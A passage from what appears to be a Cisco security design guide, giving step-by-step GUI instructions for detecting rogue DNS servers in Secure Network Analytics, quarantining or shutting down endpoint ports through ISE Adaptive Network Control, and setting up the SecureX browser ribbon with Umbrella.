
**Step 8.** This new page gives information on all of the hosts in the network who have accessed content in the region, the amount of data transferred back and forth, and the top applications that have been used.

## Test Case #2 – Threat Detection

Rogue DNS attacks are difficult to detect without tools because the network appears to be operating normally. Rogue DNS servers arise from either a Trojan or another form of attack. After the initial attack, hackers embed their own DNS server on a network to redirect traffic to external sites for malicious purposes.

**Step 1.** Navigate to **Analyze > Flow Search**.

**Step 2.** To detect DNS servers on the network, set the **subject** to **Inside Hosts**. If your network uses the Flow Sensor or Network Based Application Recognition (NBAR), in the **Connection** section under Applications, click **Select** then click **DNS** and **DNS (Unclassified)**. Otherwise, under **Connection**, change the **Port/Protocol** to **53/UDP** and **53/TCP**.



**Step 3.** Click **Apply** and then **Search**.

**Step 4.** The Flow Search Results page displays showing hosts inside the network with DNS traffic. Identify hosts that are not in the DNS host group and determine if they are legitimate DNS servers. To classify the servers into the host group, click the **Subject IP address**.


**Step 5.** Under Host Summary, click **Classify**.

Host Report | 10.0.1.2

Alarm Categories


| Concern Index | Target Index | Recon |
|---------------|--------------|-------|
| 0             | 0            | 0     |

Host Summary

 *Host IP*  
10.0.1.2 ...

[Flows](#) [Classify](#) [History](#)

**Step 6.** Choose **By Function > Internet Services > DNS Servers**.



**Step 7.** Click **Apply**.

**Step 8.** Once you've added legitimate DNS servers to the DNS host group, search for rogue DNS traffic using the Flow Search or Custom Event feature.

**Step 9.** To enable Custom Events, navigate to **Configure > Policy Management**.

**Step 10.** Click **Create New Policy > Custom Security Event**.

**Note:** The custom event for DNS traffic may exist (.CSE: Unauthorized DNS Traffic) with the current installation. If so, make sure the status is on and skip to step 14.

**Step 11.** Give a meaningful **Name** to the alarm and press the + button under **Alarm when....**

**Step 12.** Complete the Custom Event fields as show in the diagram below.

When any host within **Inside Hosts** except those within **Internet Services**, acting as a **client** communicates with any host within **Outside Hosts** except those within **Authorized External DNS Servers**; through **53/TCP** or **53/UDP**, an alarm is raised.

Find

Subject Host Groups: **Inside Hosts** X EXCEPT **Internet Services** X AND

Subject Orientation: Client AND

Peer Host Groups: **Outside Hosts** X EXCEPT **Authorized External DNS Servers** X AND

Peer Port/Protocols: **53/TCP** X **53/UDP** X

Actions: Alarm when a single flow matches this event.

**Step 13.** Toggle the Status to **On** and click **Save**.


Policy Management | Custom Security Event

Cancel Save

Name: .CSE: Unauthorized DNS Traffic Description: Generate an alarm when an internal host is using an unauthorized public DNS server. This event will help detect DNS changer type o Status:  On

**Step 14.** Triggered alarms will display in the Security Insight Dashboard in the Alarms by Type and Today’s Alarms widgets. In SMC, navigate to **Dashboards > Network Security**.

**Step 15.** Click on the alarm for **Unauthorized DNS**.



**Step 16.** A security event report displays showing the hosts that have triggered the custom security event. Armed with this data, a security analyst should be able to mitigate rogue DNS activity on the network.

| First Active    | Source Host Groups | Source          | Target Host Groups | Target          | Alarm                          | Policy       | Event Alarms | Source User | Details      | Last Active | Active | Acknowledged | Actions |
|-----------------|--------------------|-----------------|--------------------|-----------------|--------------------------------|--------------|--------------|-------------|--------------|-------------|--------|--------------|---------|
| 5/17/21 1:41 PM | Catch All          | 192.168.1.2 ... | RPC 1918           | 192.168.0.1 ... | .CSE: Unauthorized DNS Traffic | Inside Hosts | --           | --          | View Details | Current     | Yes    | No           | ...     |

**Test Case #3 – Define Segmentation Policy**

Adaptive Network Control (ANC) in Cisco ISE allows you to reset the network access status of an endpoint to quarantine, unquarantined, or shut down a port. If a hostile endpoint has been discovered on the network, you can shut down the endpoint’s access, using ANC to close the network port.


ANC policies can be invoked through pxGrid from third-party systems such as Secure NetworkAnalytics. When a policy violation has been met in Stealthwatch, or too many alerts have been triggered from a host in the network, that device may need to be segmented from the network until investigations have concluded.

## Deployment Steps

The integration steps between Secure NetworkAnalytics and ISE can be found [here](#).

## Test

**Step 1.** In ISE, navigate to **Operations > Adaptive Network Control > Policy List**.




**Step 2.** Click **+Add** and create a **QUARANTINE** policy. Click **Submit**.

A screenshot of the Cisco ISE "Policy List" form. The form is titled "Policy List" and "Endpoint Assignment". It shows a breadcrumb "List > New" and a note: "Input fields marked with an asterisk (\*) are required." There are two main input fields: "Name \*" with the value "Quarantine" and "Action \*" with a dropdown menu showing "QUARANTINE \*". At the bottom of the form, there are two buttons: "Cancel" and "Submit".

**Step 3.** Click **+Add** again and create a **SHUT\_DOWN** policy.

**Step 4.** Navigate to **Policy > Policy Sets**.




**Step 5.** Click on the policy set in which these ANC policies will apply.

**Note:** This test lab uses MAC Authentication Bypass (MAB) to authenticate IoT devices onto the network. This test will be performed on that policy.

**Step 6.** Click the **>** to expand **Authorization Policy – Global Exceptions**.


**Step 7.** Click **+** to add a new policy.



**Step 8.** Change the name of the policy to **ANC\_Port\_Shutdown**.


**Step 9.** Click on the **+** in the **Conditions** column.

**Step 10.** Search for the attribute **ANC** and choose **Session > ANCPolicy**.



**Step 11.** From the **Choose from list or type** drop down menu, set to the **Shutdown** ANC policy created in an earlier step.





**Step 12.** Repeat steps 23 – 28 for the **Quarantine** policy.

Authorization Policy - Global Exceptions (2)

| Status | Rule Name         | Conditions                          | Results        |                 |            | Hits | Actions |
|--------|-------------------|-------------------------------------|----------------|-----------------|------------|------|---------|
|        |                   |                                     | Profiles       | Security Groups |            |      |         |
| ✓      | ANC_Port_Shutdown | Session-ANCPolicy EQUALS Shutdown   | PermitAccess x | +               | Quarantine | 0    | ⚙️      |
| ✓      | ANC_Quarantine    | Session-ANCPolicy EQUALS Quarantine | PermitAccess x | +               | Quarantine | 0    | ⚙️      |


**Step 13.** Click **Save**.

**Step 14.** In SMC, navigate to **Monitor > Hosts**.

**Step 15.** Click on the host you wish to take action on.

**Step 16.** In the Host Summary widget, click **Edit** beside ISE ANC Policy.

### Host Summary

 *Host IP*  
192.168.1.22 ...

[Flows](#) [Classify](#) [History](#)

**Status:**

**Hostname:** --

**Host Groups:** [Catch All](#)

**Location:** RFC 1918

**First Seen:** 5/7/21 3:20 PM


**Last Seen:** 5/20/21 9:41 PM

**Policies:** Inside

**MAC Address:** --

**ISE ANC Policy:** -- [Edit](#)

**Step 17.** In the ANC Policy dropdown menu, choose the PORT\_SHUTDOWN policy that has been created in ISE.



**Step 18.** Click **Save**.

**Step 19.** Check the switch or access point to ensure that the port has been shut down successfully.



## Secure Cloud Analytics

Secure Cloud Analytics, formerly Stealthwatch Cloud, helps overcome the visibility challenge in public cloud environments. Cisco has developed two design guides specific to cloud security in which these benefits are outlined, deployed and validated in a test lab. For more information see:

- [Cisco SAFE Design Guide – Secure Cloud for AWS](#)
- [Cisco SAFE Design Guide – Secure Cloud for Azure](#)

## SecureX Threat Response

The threat response feature of Cisco SecureX leverages an integrated security architecture that automates integrations across Cisco Security products to simplify threat investigations and responses. With SecureX threat response, you can simply paste these observables into the "Investigate" user interface, or use the easy browser plug-in on any webpage, and it does the work for you.

### Test Case #1 – Investigate Observables Found on Any Website

The Cisco SecureX Ribbon extension offers a distributed set of capabilities that unify visibility, enable automation, accelerate incident response workflows, and improve threat hunting directly from your browser. The SecureX ribbon enables you to

- Immediately extract observables from arbitrary browser content
- Immediately get the current Cisco verdict on each observable
- Triage, investigate and track high-confidence security incidents from integrated products

## Deployment Steps


The Cisco SecureX Ribbon can be installed in Google Chrome, Mozilla Firefox and Microsoft Edge browsers. For deployment steps see [Installing SecureX Ribbon Extension](#).

**Note:** This design guide has been validated using the Chrome extension.


For investigation and remediation actions, it is required that modules have been integrated into SecureX. This design guide will show the integration with Cisco Umbrella. For more integration options, navigate to **Integrations Modules** in the SecureX dashboard to find an extensive list of both Cisco and Third-party integration modules, along with the documentation necessary to deploy them.

**Step 1.** In SecureX, navigate to **Integration Modules**.

**Step 2.** Under **Available Integration Modules**, search for the **Umbrella** tile and click **+ New Module**.



**Step 3.** Follow the instruction in the **Quick Start** tab and fill out the **Investigate**, **Enforcement** and **Reporting** API tokens.




**Step 4.** Click **Save**.


**Step 5.** In Umbrella, navigate to **Policies > Management > DNS Policies**.

**Step 6.** Select a policy that you would like to be controlled by the browser extension.

**Step 7.** Under **SecuritySetting Applied**, click **Edit**.



**Step 8.** Click the Edit button next to Categories to Block and scroll down to Integrations. Select the SecureX Integration that was created in step 3.




**Step 9.** Click Save.

## Test

Although the browser extension works on any website, the Talos blog is a great resource for researching Indicators of Compromise (IoCs). Each week Talos publishes a glimpse into the most prevalent threats that have been observed. The posts summarize the threats by highlighting key behavioral characteristics, IoCs, and discussing how customers are automatically protected from these threats. The browser extension will read the domain and IoC information from the webpage we select and enable investigation on the data.

**Step 1.** In the Chrome (or Firefox/Edge) browser, navigate to [this](#) blog post.

**Step 2.** Click on the Cisco SecureX Ribbon extension.



